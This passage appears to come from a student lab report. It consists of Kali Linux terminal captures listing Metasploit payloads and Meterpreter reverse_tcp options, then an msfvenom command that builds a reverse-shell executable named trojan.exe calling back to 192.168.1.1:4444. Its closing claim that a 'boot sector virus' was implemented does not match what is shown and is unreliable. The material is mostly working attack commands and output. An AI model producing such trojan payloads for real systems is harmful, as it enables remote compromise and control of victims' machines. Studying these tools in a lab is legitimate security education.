 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Listen for a connection with UUID Support (Windows x64)
    windows/x64/peinject/reverse_named_pipe                               Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Connect back to the attacker via a named pipe pivot
    windows/x64/peinject/reverse_tcp                                      Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Connect back to the attacker (Windows x64)
    windows/x64/peinject/reverse_tcp_rc4                                  Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Connect back to the attacker
    windows/x64/peinject/reverse_tcp_uuid                                 Inject a custom native PE file into the exploited process using a reflective PE loader. The reflective PE loader will execute the pre-mapped PE image starting fro
m the address of entry after performing image base relocation and API address resolution. This module requires a PE file that contains relocation data and a valid
 (uncorrupted) import table. PE files with CLR(C#/.NET executables), bounded imports, and TLS callbacks are not currently supported. Also PE files which use resou
rce loading might crash. . Connect back to the attacker with UUID Support (Windows x64)
    windows/x64/pingback_reverse_tcp                                      Connect back to attacker and report UUID (Windows x64)
    windows/x64/powershell_bind_tcp                                       Listen for a connection and spawn an interactive powershell session
    windows/x64/powershell_reverse_tcp                                    Listen for a connection and spawn an interactive powershell session
    windows/x64/powershell_reverse_tcp_ssl                                Listen for a connection and spawn an interactive powershell session over SSL
    windows/x64/shell/bind_ipv6_tcp                                       Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
=========================


       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the Meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Requires Windows XP SP2 or newer. Connect back to
  the attacker



Advanced options for payload/windows/meterpreter/reverse_tcp:
=========================

    Name                         Current Setting  Required  Description
    ----                         ---------------  --------  -----------
    AutoLoadStdapi               true             yes       Automatically load the Stdapi extension
    AutoRunScript                                 no        A script to run automatically on session creation.
    AutoSystemInfo               true             yes       Automatically capture system information on initialization.
    AutoUnhookProcess            false            yes       Automatically load the unhook extension and unhook the process
    AutoVerifySessionTimeout     30               no        Timeout period to wait for session validation to occur, in seconds
    EnableStageEncoding          false            no        Encode the second stage payload
    EnableUnicodeEncoding        false            yes       Automatically encode UTF-8 strings as hexadecimal
    HandlerSSLCert                                no        Path to a SSL certificate in unified PEM format, ignored for HTTP transports
    InitialAutoRunScript                          no        An initial script to run on session creation (before AutoRunScript)
    MeterpreterDebugBuild        false            no        Use a debug version of Meterpreter
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
kali@kali: ~
File Actions Edit View Help

```
    PayloadUUIDName                                no        A human-friendly name to reference this unique payload (requires tracking)
    PayloadUUIDRaw                                 no        A hex string representing the raw 8-byte PUID value for the UUID
    PayloadUUIDSeed                                no        A string to use when generating the payload UUID (deterministic)
    PayloadUUIDTracking          false             yes       Whether or not to automatically register generated UUIDs
    PingbackRetries              0                 yes       How many additional successful pingbacks
    PingbackSleep                30                yes       Time (in seconds) to sleep between pingbacks
    PrependMigrate               false             yes       Spawns and runs shellcode in new process
    PrependMigrateProc                             no        Process to spawn and run shellcode in
    ReverseAllowProxy            false             yes       Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
    ReverseListenerBindAddress                     no        The specific IP address to bind to on the local system
    ReverseListenerBindPort                        no        The port to bind to on the local system if different from LPORT
    ReverseListenerComm                            no        The specific communication channel to use for this listener
    ReverseListenerThreaded      false             yes       Handle every connection in a new thread (experimental)
    SessionCommunicationTimeout  300               no        The number of seconds of no activity before this session should be killed
    SessionExpirationTimeout     604800            no        The number of seconds before this session should be forcibly shut down
    SessionRetryTotal            3600              no        Number of seconds try reconnecting for on network failure
    SessionRetryWait             10                no        Number of seconds to wait between reconnect attempts
    StageEncoder                                   no        Encoder to use if EnableStageEncoding is set
    StageEncoderSaveRegisters                      no        Additional registers to preserve in the staged payload if EnableStageEncoding is set
    StageEncodingFallback        true              no        Fallback to no encoding if the selected StageEncoder is not compatible
    StagerRetryCount             10                no        The number of times the stager should retry if the first connect fails
    StagerRetryWait              5                 no        Number of seconds to wait for the stager between reconnect attempts
    VERBOSE                      false             no        Enable detailed status messages
    WORKSPACE                                      no        Specify the workspace for this module

Evasion options for payload/windows/meterpreter/reverse_tcp:
=========================

    Name  Current Setting  Required  Description
    ----  ---------------  --------  -----------

┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f exe > trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(kali㉿kali)-[~]
└─$ msfvenom --p windows/meterpreter/reverse_tcp LHOST=192.168.1.1 LPORT=4444 -f exe > trojan.exe
/usr/bin/msfvenom:201:in `parse_args': ambiguous option: --p (OptionParser::AmbiguousOption)
        from /usr/bin/msfvenom:407:in `<main>'

┌──(kali㉿kali)-[~]
└─$ ls
192.168.1.1  Desktop  Documents  Downloads  file.text  file.txt  Music  Pictures  Public  Templates  trojan.exe  Videos

┌──(kali㉿kali)-[~]
└─$ █
```

Result :

Hence boost sector virus implemented successfully.